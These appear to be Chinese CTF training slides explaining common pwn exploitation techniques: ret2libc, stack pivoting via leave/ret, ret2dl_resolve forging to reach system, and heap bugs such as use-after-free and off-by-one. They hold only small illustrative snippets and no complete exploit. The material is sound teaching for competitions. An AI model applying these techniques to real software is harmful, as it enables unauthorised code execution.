CTF中常见的典型题型解法

peanuts @De1ta

目录

1.栈溢出的典型解法

2.堆的典型解法

3.非常规类型的典型解法(简略介绍)

4.如何出一道pwn题

1.1常见栈溢出

- 解法一箩筐很简单的return to 系列

1.Ret2text
2.Ret2libc
（以上总结都叫Ret2libc,利用也很简单就不说了）

- 通常会加上：

1. canary保护（其他的系统保护比较个人感觉在栈溢出里用处不大；
2.seccomp限制一些系统调用，可以利用ORW

1.2其他常见操作

- stack pivot
- return to dl_resolve

1.2.1 stack pivot


什么时候用：

1.存在栈溢出，且溢出的字节较少，难以做别的操作。

2.有可以控制的一个段地址且已知那段地址。

1.2.1 stack pivot


```
Push rbp
Mov rbp,rsp
....
Leave
Ret
```



Leave = mov rsp,rbp; pop rbp

1.2.1 stack pivot

```
Push rbp
Mov rbp,rsp
....
Leave
Ret
```




Leave = mov rsp,rbp; pop rbp

rbp old rsp old-1

1.2.1 stack pivot

```
Push rbp
Mov rbp,rsp
....
Leave
Ret
```




Leave = mov rsp,rbp; pop rbp

这个时候执行leave后：

rbp bss_addr rsp old

1.2.1 stack pivot

```
Push rbp
Mov rbp,rsp
....
Leave
Ret
```




Leave = mov rsp,rbp; pop rbp

这个时候执行ret后：

rbp ********* rsp bss_addr

1.2.1 stack pivot



Stack pivot success!!!!!!


Leave = mov rsp,rbp; pop rbp

这个时候执行ret后：

rbp ********* rsp bss_addr

1.2.1 stack pivot

```
Push rbp
Mov rbp,rsp
....
Leave
Ret
```



Leave = mov rsp,rbp; pop rbp

这个时候执行ret后：

rbp ********* rsp bss_addr

练习

1.2.2 dl_resolve

- 前置知识
- Lazing binding机制
    - linux中对libc的调用是按需的
    - 当需要调用的时候，第一次的过程push index; call GOT; jmp PLT[0]
    - 然后PLT[0](即GOT)：push *(GOT+4) jmp *(GOT + 8)
    - ->dl_runtime_resolve(link_map,index)->_dl_fixup
    - 找到正确的library后回填到got表
    - 完成调用

ps:实在是内容太多只能简略介绍

1.2.2 dl_resolve

- 利用方式
- 控制rip到dl_resolve
    - 给定link_map及index这两个参数
- 控制index的大小是的reloc在可控制的范围内
- 伪造reloc使得sym也在可控制的范围内
- 伪造sym使得最后name也为自己可控制
- name = system & return to system

ps:实在是内容太多只能简略介绍

1.2.2 dl_resolve

读源码！！！


无联系么得啥意思

ps:实在是内容太多只能简略介绍

2.堆的典型解法


- 常见漏洞的说明
    - UAF-Double_Free(个人感觉double是UAF的特例)
    - Off By One-Off By NULL
    - Heap over
- 一些常用的trick
    - Realloc
    - malloc_consolidate
    - Tcache list attack
    - scanf(or other I/O program)

2.1.1UAF-Double_free



```
stack.p = (void *)malloc(0x20);
free(stack.p);
```


- 发生的情况：
- 右图是随手搞的😂
- 咱们基本能意会吧



练习


2.1.2off by null/one

- 发生情况:
  - M=read(0,a,0x100)
  - a+M = ‘\n’;



向下溢出一个字节

